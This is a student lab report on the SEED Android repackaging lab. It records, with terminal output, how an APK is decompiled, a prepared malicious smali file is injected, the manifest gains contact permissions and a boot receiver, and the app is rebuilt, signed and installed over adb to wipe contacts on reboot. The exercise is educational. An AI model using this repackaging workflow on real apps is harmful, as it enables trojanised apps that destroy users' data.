
Now, to disassemble the app, the code is successfully Installed and Files are created.



```
Terminal
.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[03/04/23]seed@VM:~/Downloads$ ls
MaliciousCode_Location.zip  RepackagingLab
MaliciousCode.smali        RepackagingLab.apk
[03/04/23]seed@VM:~/Downloads$ 
[03/04/23]seed@VM:~/Downloads$ 
[03/04/23]seed@VM:~/Downloads$ 
[03/04/23]seed@VM:~/Downloads$ 
[03/04/23]seed@VM:~/Downloads$ g
```

## Task-3:


Now, the malicious code is injected into the dissemble code.



A terminal window titled "Terminal" with a dark background and light text. The window shows the process of injecting malicious code into an APK. The commands and output are as follows:

```
share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[03/04/23]seed@VM:~/Downloads$ ls
MaliciousCode_Location.zip  RepackagingLab
MaliciousCode.smali        RepackagingLab.apk
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$ mv MaliciousCode.smali R
[03/04/23]seed@VM:~/Downloads$ mv MaliciousCode.smali RepackagingLab/smali/com
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$
[03/04/23]seed@VM:~/Downloads$ gggggggggggggggggggg
```


You can see in the folder Directory.



## Task-4:

### Task-4.1:


Now to rebuild the app, the following command is there, and new file is created.



```
Terminal
RepackagingLab
[03/04/23]seed@VM:~/Downloads$ ls
MaliciousCode_Location.zip  RepackagingLab.apk
RepackagingLab
[03/04/23]seed@VM:~/Downloads$ cd RepackagingLab
[03/04/23]seed@VM:~/../RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  original  res  smali
[03/04/23]seed@VM:~/../RepackagingLab$ cd ..
[03/04/23]seed@VM:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[03/04/23]seed@VM:~/Downloads$ cd RepackagingLab/dist
[03/04/23]seed@VM:~/../dist$ ls
RepackagingLab.apk
[03/04/23]seed@VM:~/../dist$
[03/04/23]seed@VM:~/../dist$ gggggggggggggggggggggggggggggggg
gggggggggggggggggggggggggggggggggggggggggggg
```

### Task-4.2:

Now, signing into the APK file, to provide more security and signature to the file for the android file.




```
Terminal
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Too many failures - try later
[03/04/23]seed@VM:~/../dist$
[03/04/23]seed@VM:~/../dist$ keytool -alias seed -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Zeeshan Ali
What is the name of your organizational unit?
[Unknown]: FAST
What is the name of your organization?
[Unknown]: NUCES
What is the name of your City or Locality?
[Unknown]: Islamabad
What is the name of your State or Province?
[Unknown]: Punjab
```





### Task-5.2:

Such permissions are added because the malicious code needs to be some initial setup.



The screenshot shows an AndroidManifest.xml file in a text editor. The file contains the following code:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.mobiseed.repackaging" platformBuildVersionCode="23"
    platformBuildVersionName="6.0-2166767">

    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>


    <application android:allowBackup="true" android:debuggable="true"
        android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
        android:supportsRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name"
            android:name="com.mobiseed.repackaging.HelloMobISEED" android:theme="@style/
            AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>

        <receiver android:name="com.MaliciousCode">
            <intent-filter>
                <category android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>

    </application>
</manifest>
```

### Task-5.3:


Configuring the IP address of the both VM that have to be link with each other.



The screenshot shows a terminal window with the following output:


```
Warning:
No -tsa or -tsacert is provided and this jar is not tim
estamped. Without a timestamp, users may not be able to
validate this jar after the signer certificate's expir
ation date (2050-07-20) or after any future revocation
date.
[03/04/23]seed@VM:~/../dist$ ggggggggggggggggggggggggg
gggggggggggggggggggggggg^C
[03/04/23]seed@VM:~/../dist$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:5f:0c:16
            inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:2
            55.255.255.0
            inet6 addr: fe80::63e4:9ba4:6fcf:b5/64 Scope:
            Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
            ric:1
            RX packets:9 errors:0 dropped:0 overruns:0 fr
            ame:0
            TX packets:119 errors:0 dropped:0 overruns:0
            carrier:0
            collisions:0 txqueuelen:1000
```

Now there are some commands that make connection with both VM's.

A terminal window with a dark background and light text. It shows a series of network-related commands and their outputs. The commands include ping tests to 10.0.2.15, a ping statistics command, and adb commands to disconnect, list devices, and connect to 10.0.2.14. The outputs show successful ping results with 0% packet loss and successful adb connection status.

```
Terminal
S
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.038 m
S
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.056 m
S
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.119 m
S
^C
--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
3061ms
rtt min/avg/max/mdev = 0.038/0.064/0.119/0.033 ms
[03/05/23]seed@VM:~/.../dist$
[03/05/23]seed@VM:~/.../dist$
[03/05/23]seed@VM:~/.../dist$ adb disconnect
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
[03/05/23]seed@VM:~/.../dist$ adb devices
List of devices attached
[03/05/23]seed@VM:~/.../dist$ adb connect 10.0.2.14
```

In this, the Android is receiving all the packets of the Android VM

A terminal window with a light yellow background and dark text. It shows a series of network-related commands and their outputs. The commands include ping tests to 10.0.2.15, a ping statistics command, and adb commands to disconnect, list devices, and connect to 10.0.2.14. The outputs show successful ping results with 0% packet loss and successful adb connection status.

```
Window 1
From 10.0.2.15: icmp_seq=3 Destination Host Unreachable
From 10.0.2.15: icmp_seq=4 Destination Host Unreachable
From 10.0.2.15: icmp_seq=5 Destination Host Unreachable
From 10.0.2.15: icmp_seq=6 Destination Host Unreachable
^C
--- 10.0.2.14 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6205ms
pipe 4
1|x86_64:/ $ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.100 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.116 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=15.7 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.599 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.109 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.955 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.739 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.294 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.317 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=5.32 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.129 ms
^C
--- 10.0.2.15 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10471ms
rtt min/avg/max/mdev = 0.100/2.225/15.796/4.527 ms
x86_64:/ $
```




Now, the connections is establish and now install the malicious app through the ip address.

```

MobiSEED [Running] - Oracle VM VirtualBox
Terminal
seed@MobiSEEDUbuntu: ~/Downloads/RepackagingLab/dist
64 bytes from 10.0.2.8: icmp_seq=14 ttl=64 time=0.782 ms
64 bytes from 10.0.2.8: icmp_seq=15 ttl=64 time=0.884 ms
64 bytes from 10.0.2.8: icmp_seq=16 ttl=64 time=1.50 ms
64 bytes from 10.0.2.8: icmp_seq=17 ttl=64 time=0.724 ms
64 bytes from 10.0.2.8: icmp_seq=18 ttl=64 time=0.712 ms
64 bytes from 10.0.2.8: icmp_seq=19 ttl=64 time=1.11 ms
64 bytes from 10.0.2.8: icmp_seq=20 ttl=64 time=0.551 ms
^C
--- 10.0.2.8 ping statistics ---
20 packets transmitted, 20 received, 0% packet loss, time 19022ms
rtt min/avg/max/mdev = 0.334/0.878/1.505/0.286 ms
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb disconnect
disconnected everything
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb devices
List of devices attached
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb connect 10.0.2.8
connected to 10.0.2.8:5555
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb install RepackagingLab.apk
9593 KB/s (1420969 bytes in 0.144s)
pkg: /data/local/tmp/RepackagingLab.apk
Success
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$
<action android:name="android.intent.action.BOOT_COMPLETED" />
</intent-filter>

```

Once the VM is off and turn oN, the attack will be done and all the contact will be vanished and deleted.



## Work Division:

Name	Roll No	Work Division
Zeeshan Ali	20i-2465	Task 1, 2, 3
Ans Zeeshan	20i-0543	Task 4, 5, 6